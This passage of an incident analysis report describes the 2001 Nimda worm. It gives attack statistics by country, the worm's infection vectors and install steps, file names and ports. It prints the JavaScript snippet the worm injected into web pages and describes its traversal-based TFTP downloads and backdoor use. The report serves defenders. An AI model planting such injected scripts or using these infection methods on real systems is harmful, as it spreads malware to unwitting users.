
Figure 4 — Trended Code Red II–Related Attacks, September 17 to 18

Figures 5 and 6 list the top ten source countries and top ten target countries for five Nimda-related attacks on September 18. The HTTP 'cmd.exe' request attacks are excluded because these would include Code Red II data as well. The majority of the attacks attributed to the Netherlands are actually from unregistered addresses or those that could not be resolved. The Netherlands is the registered owner of "The Whole IPv4 Address Space."



	Attacking Country	# Users	% Users	# Attacks
1	United States	69	59.48	519987
2	Canada	46	39.66	72150
3	Netherlands	28	24.14	35318
4	Korea	50	43.10	22274
5	Italy	31	26.72	12389
6	Norway	15	12.93	12306
7	Brazil	15	12.93	6023
8	Greece	11	9.48	5805
9	China	46	39.66	4904
10	Laos	3	2.59	3754

Figure 5 — Top Ten Source Countries for Nimda-Related Attacks on September 18



	Attacked Country	# Users	% Users	# Attacks
1	United States	34	29.31	750810
2	United Kingdom	3	2.59	276252
3	Canada	9	7.76	155275
4	Norway	3	2.59	124116
5	Italy	1	0.86	48710
6	Germany	3	2.59	15423
7	Denmark	1	0.86	12765
8	Netherlands	2	1.72	8321
9	Brazil	1	0.86	6848
10	Austria	1	0.86	6463

Figure 6— Top Ten Target Countries for Nimda-Related Attacks on September 18

Figures 7 and 8 are bar charts of the countries reported as the sources and destinations for the top volume of attacks for the five attacks. We obtained the average number of attacks per user by dividing by the number of users reporting. In **Figure 7**, the top source is the United Stated by a very wide margin. Canada and then the unassigned address space called "The Whole IPv4 Address Space" follow as the next top sources. Laos and Norway trail as attack sources. Laos is a new name to our top attack source listings.

Figure 8 indicates that the United Kingdom leads the top attacked countries, again by a very wide margin ahead of Norway, Italy, and then Canada and Denmark. The volume of attacks reported by these countries is ten times higher than those reported from attacking countries. This appears to be due to the distributed nature of the attacks or some result of the address selection for infection.




Figure 7— Top Five Nimda Source Countries on September 18




Figure 8 — Top Five Nimda Target Countries on September 18

Technical Description

The Nimda worm can use several points of entry on a target machine, as follows:

- **Email:** The worm sends itself in a specially crafted email containing an "audio/x-wav" MIME attachment. This attachment is automatically executed if viewed in the preview pane of Outlook or Outlook Express, where Internet Explorer is vulnerable to the MIME Header Attachment Execution vulnerability. The attachment is an executable called "readme.exe." Outlook and Outlook Express are vulnerable because they use Internet Explorer components to view HTML messages. Patching Internet Explorer (see the "Patches" section) resolves this issue.

- **Open network shares:** The worm copies itself to open network shares under a variety of names. Common names include "readme.exe", "readme.eml", "riched20.dll", and "admin.dll". Because various office tools, including Microsoft Word and WordPad, use "riched20.dll", the worm infects these programs if they start within that directory.

- **Modification of common executables:** The worm attaches itself to local executables and DLL files. It does so by including the original executable in a resource segment within itself.

- **Modification of Web pages:** The worm adds the following content of HTML and JavaScript at the end of all .html, .htm, and .asp files in order to load "readme.eml":

  ```
  <html><script language="JavaScript">window.open("readme.eml", null,
     "resizable=no,top=6000,left=6000")</script></html>
  ```

  People browsing those Web pages with a vulnerable browser will automatically download the executable and run it, infecting their machines. The .eml and .nws file types, which represent embedded mail messages and embedded news messages, cause the Internet Explorer browser to view the contents and display the embedded message. Because the message was crafted to run the file "readme.exe" through the MIME Header Attachment Execution vulnerability, vulnerable machines will not show that they are being infected.

  Because it infects index.htm and index.html files, the worm could also infect machines when the user views the folders with the "View as Web Page" setting turned on.

- **Direct infection:** The worm also uses Unicode directory traversal exploits to run TFTP on target machines to download "admin.dll" from the attacker. It also attempts to download this file by using backdoors inserted in the system by a previous worm, CodeRed.

When Nimda first executes on a new victim, it performs a number of steps to install itself, as follows:

- It checks for a mutex named "fsdhqherwqi2001" by attempting to create it and then checking for errors. A mutex is a lock mechanism that can be used to control access to a shared resource. In this case, the worm uses a mutex to detect other instances of itself that are running.

- If the mutex creation was successful (because it didn't exist previously), it creates a copy of itself in the Windows directory named "mmc.exe." It then marks this copy with the hidden and system file attributes. It also modifies two bytes at offset 22.

- It then executes "mmc.exe -qusery9bnow," which will subsequently execute slightly differently because the mutex now exists.

- If this is the first time the worm has executed on this computer since it was last rebooted, the worm generates a random number from 1 to 100, and checks to see if it is greater than 80. If it is, it deletes all files that match "readme*.exe" in the temp directory.

- The original infecting executable then terminates.

- Now the "mmc.exe" copy is executing, and this time the mutex creation attempt fails. The worm branches to a different subroutine, which retrieves the file name it is currently running under. It checks to see if it is running under the name "admin.dll," but does not take any action based on this fact at this point in the code.

- The worm then fills in a number of global variables that are used throughout the program. These variables include the Windows directory, the system directory, the temp directory, and which operating system the worm is running on (Windows NT or not).

- A portion of the viral code may execute at this point. This worm has the capability to infect .exe files. It does so by placing the original .exe file in a resource segment within itself, and taking the infected file's place on disk. If the copy that is running is such an infected file, in addition to performing the worm functions, it still attempts to run the original program. The worm does this by temporarily extracting the original program to disk, running it, and then overwriting it again. A provision exists within the worm to skip the step of running the original program. If the infected program is run with the string "dontrunold" anywhere on the command-line, it executes the worm only, and not the infected program. The worm attempts this procedure at one point if it fails to run properly. This is a failsafe for the worm in case the infection is interfering with the worm.

  Before attempting to replace the infected file with the original one, the worm determines what drive type it is executing from. If the worm is executing from a fixed drive (non-removable media) then it does not overwrite itself. Instead it generates a semi-random filename in the system temporary directory, beginning with the string "mep". The worm then takes the temporary file name, and appends a ".exe" extension to it, yielding a file name in the form mep*.tmp.exe. The original (infected) file is then written to this file name, and executed with any command-line parameters that were specified.

  After the worm has executed the program, it does not attempt to delete the temporary file immediately. On platforms that are not Windows NT based, it issues a "move" call that marks the temporary file for deletion after the next reboot. On Windows NT based platforms, it creates a "wininit.ini" file in the Windows directory, and adds a "[rename] " section that contains a line saying NUL=filename, where filename is the temporary filename that was generated. The worm overwrites the wininit.ini file each time a temporary file is created, which interferes with the removal of any previous temporary files of this sort. This also interferes with the actions of many install and uninstall programs. The "wininit.ini" file is a file designed to contain a limited set of commands that get executed as Windows is being loaded. It is intended to be used to move, rename, and delete files that are normally "locked" while Windows is running.

  The worm's failure to remove temporary files has resulted in many Nimda victims reporting hundreds of files remaining in their system temporary directory. There have also been reports of secondary problems, such as full system drives.

- The worm obtains the IP address of the system it is running on, and writes it to its own file at offset 208. It then creates a file containing a set of email headers, a MIME-encoded version of itself, and a set of MIME footers. This is the file that will be sent to new victims via email. The worm then attaches itself to the explorer.exe process as a way to hide itself, so that it does not appear in the Task Manager.

The preceding is the list of initial installation steps. From this point, the worm enters into the main attack loop that spawns worker threads, and attempts the distinct attack vectors. It begins this process by setting its own execution thread to the highest level possible, thereby monopolizing the CPU. This thread selects an IP address to attack. After it selects an IP, it creates a mutex with a name based on the IP address. The worm then sleeps for thirty seconds. Next, it creates a single new thread, and then immediately creates a large number of additional threads, the amount depending on what file name the worm is running under. If it is running as "admin.dll," it creates 200 threads; otherwise, it creates 60. The parent thread continues on to install copies of itself in the Windows directory as "load.exe" and "riched20.dll," marked hidden and system, and adds the load program to the system.ini file so that it runs each time the machine is rebooted.

Nimda proceeds to distribute itself to any locally attached drive, mapped shares, or other reachable network shares. It mails copies of itself in MIME format to users. It also infects any .htm, .html, or .asp files present on the system, and installs an open file share on C:\. It also enables the "Guest" account, and grants it administrative privileges. The Nimda worm then sleeps for three minutes and repeats the process, not including creation of the worker threads.

Nimda uses several techniques to increase the effectiveness of its email propagation. First, it generates a list of email addresses from the Internet Explorer browser cache and the default MAPI mailbox (which is usually the Inbox for Outlook or Outlook Express). It also caches the subject of the messages found in the MAPI mailbox. It then uses one address at random to be the source of the emails it sends. Nimda also includes its own SMTP client, which will contact the appropriate mail servers for the various targets.

Because it uses cached web pages to harvest email addresses, Nimda often generates invalid addresses. When the email bounces at the remote server, the person used as the "From:" in the email address receives a message indicating that the email containing the virus was bounced. This often leads people to incorrectly assume that they were infected.

Nimda also contains a bug in the code that collects email subject lines. It appears that, in some cases, the MAPI call returns a long "sampledesktopsampledesktop…" subject line, which causes the buffer overflow. This results in long or bizarre subject lines, and could also potentially result in access violations, killing the worm.

While this is taking place, the 60/200 threads, which are specialized threads that only execute a tight attack loop, look for vulnerable Web servers. Inside the loop, each thread generates a random IP address and then uses it to attempt a series of IIS server attacks. The worm tries several backdoors left by Code Red II, as well as a few other standard attacks (please see the "Patches" section of this document for more information). The worm uses regular blocking socket calls. Once the worm finds a vulnerable IIS server, it instructs it to download "admin.dll" from the attacking machine, via TFTP. It does this by sending an attack URL with the TFTP command embedded. It then executes "admin.dll" by sending a URL designed to call the DLL.

Once a victim has managed to become infected through the Web or email, that person's machine begins to look for new victims, both on the Web and in the Workgroup. Because the Web and email vectors are particularly effective at compromising victims inside a corporate environment, machines behind a firewall are now easy victims if they have not been maintained as diligently.

File Names

The most common file names used by the worm are as follows:

- **readme.exe:** The name of the worm used in email propagation.
- **readme.eml:** The name of the worm used in the propagation by modified Web pages.
- **admin.dll:** The file name used during the TFTP transfer from the attacking machine to the victim's. The file is copied to the root directory of all drives. A valid admin.dll exists, because it is a part of the FrontPage Server Extensions package.
- **mmc.exe:** File name used by the worm during initial setup. This file will be found in %Windows\System%. "mmc.exe" is the executable for the Microsoft Management Console. The worm overwrites it if it exists.
- **load.exe:** File name used by the worm as it copies itself in %Windows\System%.
- **riched20.dll:** The worm infects or replaces this DLL file. Because various office tools use this file, including Microsoft Word and WordPad, the worm infects these programs if they start within that directory.

Unfortunately, as the worm is self-modifying, MD5 checksums are not useful in this instance. Most of those files will be 57,344 bytes in length, but they can be large if they are attached to an infected program. The infected copies are capable of spreading with the other files attached. It is theoretically possible that a hybrid will be accidentally created as well, if Nimda manages to infect a malicious piece of code and carry it along.

Port Numbers Involved

- **TCP 137-139, 445:** NetBIOS File Shares. These ports are used in the transmission of the worm.
- **TCP 80:** HyperText Transfer Protocol. The worm uses this port to target machines, and as a carrier, through infected HTML or ASP files.
- **TCP 25 SMTP:** This port is used to send email to targets in the address book.
- **UDP 69 TFTP**: This port is used to transfer the worm, once a vulnerable machine is found through direct IP targeting.

Resources

- **Microsoft Nimda Alert**
  http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/topics/Nimda.asp

Anti-virus Software Vendor Definitions:

- **McAfee**
  http://vil.nai.com/vil/virusSummary.asp?virus_k=99209

- **Sophos**
  http://www.sophos.com/virusinfo/analyses/w32nimdaa.html

- **Symantec**
  http://www.symantec.com/avcenter/venc/data/w32.nimda.a@mm.html

- **Trend Micro**
  http://www.antivirus.com/vinfo/virusencyclo/default5.asp?VName=TROJ_NIMDA.A

Articles:

- **"Nimda" Worm Hits Net (SecurityFocus)**
  http://www.securityfocus.com/news/253
  Experts are tracking a fast-spreading virus that propagates both by sending itself as an email attachment and by hacking into vulnerable Web servers.

- **New Virus Downloads Itself from Web Pages (ZDNet UK)**
  http://news.zdnet.co.uk/story/0,,t269-s2095530,00.html
  The Nimda virus uses every trick in the book to spread, say virus experts, including email and IRC—it can even download itself through a browser from infected Web servers.

- **Internet Attacked by New Worm (ABCNews.com)**
  http://abcnews.go.com/sections/scitech/DailyNews/nimbdaworm010918_wire.html
  Anti-virus researchers were fighting a new Internet attacker today similar to the "Code Red" worm that infected hundreds of thousands of computers several months ago.

- **Code Rainbow Loose in the Wild—Security Experts (NewsBytes)**
  http://www.newsbytes.com/news/01/170225.html
  A new, malicious worm targeting Microsoft Web servers is in the wild and is frenetically scanning the Internet, security experts reported.

Community Credits

The ARIS incident analyst team thanks all of those who submitted their findings on the Nimda worm to the Incidents, Forensics, Focus-IDS, Focus-MS, and Focus-Virus mailing lists hosted by SecurityFocus.

Glossary

If you are unfamiliar with any term used in this report, please visit the SecurityFocus glossary at http://www.securityfocus.com/glossary/index.html for more details on information security terminology.

Contact Information

Corporate Headquarters

SecurityFocus
1660 S. Amphlett Blvd., Suite 128
San Mateo, CA 94402 USA
650-655-6300 (tel)
650-655-2099 (fax)
aris-an@securityfocus.com

Canadian Office

100-4th Avenue S.W., Suite 710
Calgary, AB, T2P 3N2 Canada
403-213-3939 (tel)
403-233-9179 (fax)
aris-an@securityfocus.com

The ARIS *predictor* service provides Incident Alert and Analysis Reports, as well as Weekly and Monthly Summary Reports. These reports draw on IDS log data contributed to the SecurityFocus Incidents Database by ARIS *analyzer* members. Members submit this log data to the Incidents Database voluntarily and often anonymously. While SecurityFocus experts make every effort to inspect this data for validity, SecurityFocus does not guarantee the accuracy of submitted data. SecurityFocus uses the aggregated log information to detect trends and provides it to customers AS IS. Should you have questions, please contact ARIS-Report@securityfocus.com.